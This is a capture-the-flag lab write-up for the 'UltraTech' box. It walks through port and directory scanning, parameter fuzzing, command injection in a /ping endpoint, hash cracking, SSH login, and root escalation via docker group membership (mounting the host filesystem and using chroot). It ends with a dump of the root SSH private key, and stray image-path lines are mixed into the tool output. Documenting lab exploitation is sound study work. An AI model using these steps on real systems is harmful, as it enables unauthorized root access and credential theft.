

Started with an **Nmap scan**, which revealed four open ports:

- 21** – FTP (vsftpd 3.0.3)
- 22** – SSH
- 8081** – Node.js backend
- 31331** – (Apache httpd 2.4.29)

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root@kali: /home/kali/Desktop/boxes/ultraTech
# nmap -p- -sV -AC 10.10.61.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 19:20 EDT
Nmap scan report for 10.10.61.132
Host is up (0.029s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
8081/tcp   open  http
31331/tcp open  http
|_ ssh-hostkey:
|_ 2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|_ 256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_ 256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp   open  http    Node.js Express framework
|_ _http-cors: HEAD GET POST PUT DELETE PATCH
|_ _http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_ _http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.25 seconds
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Performed a **Gobuster scan** on port 8081 and found two accessible routes:

/auth
/ping

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root@kali: /home/kali/Desktop/boxes/ultraTech
# gobuster dir -u http://10.10.61.132:8081 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt

Gobuster v3.6
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[+] Url: http://10.10.61.132:8081
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/auth (Status: 200) [Size: 39]
/ping (Status: 500) [Size: 1094]
Progress: 4746 / 4747 (99.98%)

Finished
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Visiting /ping caused an error, indicating the route expected a parameter. I used **FFUF** to fuzz for parameter names and discovered it required an ip parameter.

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TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:23)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:23)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
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root@kali: /home/kali/Desktop/boxes/ultraTech
# ffuf -u 'http://10.10.61.132:8081/ping?FUZZ=test' -w ../wordlist/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 1094

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.61.132:8081/ping?FUZZ=test
:: Wordlist     : FUZZ: /home/kali/Desktop/wordlist/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 1094



ip [Status: 200, Size: 49, Words: 7, Lines: 2, Duration: 36ms]
:: Progress: [6453/6453] :: Job [1/1] :: 2083 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

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
The ip parameter was vulnerable to **command injection**. By injecting commands like ls, I discovered a local SQLite database file.



Reading the database revealed **two users with password hashes**. I cracked the hashes using **CrackStation**.



I used the credentials to log in to /partners.html, but it wasn't useful.



I tried to use the same credentials on **SSH** and successfully logged in.

I saw my user was in the docker group. This lets me run containers as root and access the host system.

I found a local bash image and used it to run a container. I mounted the host's / into the container and used chroot to switch into it. This gave me full root access.

I then read the root user's private SSH key.

Docker Command used:

docker run: start container

--rm: auto-remove

-it: interactive shell

-v /:/mnt: mount host /

bash: use bash image

chroot /mnt bash: switch to host system as root

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ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
ultratech-prod:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                 latest             495d6437fc1e       6 years ago        15.8MB
ultratech-prod:~$ docker run --rm -it -v /:/mnt bash chroot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@d111993cb4cf:/# cat root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAuDSna2F3p08vMOPJ412PwplFqMpy1SWYaaREhio641M65SHSm
sIOfoEcVvs9SRxy8yNBQ2bx2kLYqoZpD30uTC4y7Vib+3xeLjhmvtNQGOFFfKQA
j38M1n1M614foInKtRQ9hP8wB388PdlNgg7AR9P8Fmhi15ucYgCGiUu+c5PP
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eDM3HMDrmrK1hTa0TmVbV8DM9sNgg3Vsh24ztLBWRRU4g0sP4a76s0CgYEA8LK/
/kh/LkReyAurcu7F00fIn1hdTva8/wUYq5efHoZg8pba2j7Z8g9GVQKtMnFA0w6
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v4q2w754m3nubSFTOUYU0ljiT+zU3qm611WRD7Bsc6RkVdR5d/NoiHGHQq5eDyI
6z6GT3CUAFV201VMGLVgk911Ngz4PzaW7ZvA1DI/wDhzh460b6ZLNpm6Jwgo
g1APAgGdACChYfK1/80VHmwpX11Wj47Qu26y8FUors1R0dAg18pew3FqLn
WroUlVZCSUXnes231F8TcsM1V4Zue84Gnt1Ez9pHR8W9y3IAAHng5k2I3hsdAz
bP87E9h1rI0AconivYD2fpxKx+voVLP/DdNVub/E07J504RAmqo+
-----END RSA PRIVATE KEY-----
root@d111993cb4cf:/#

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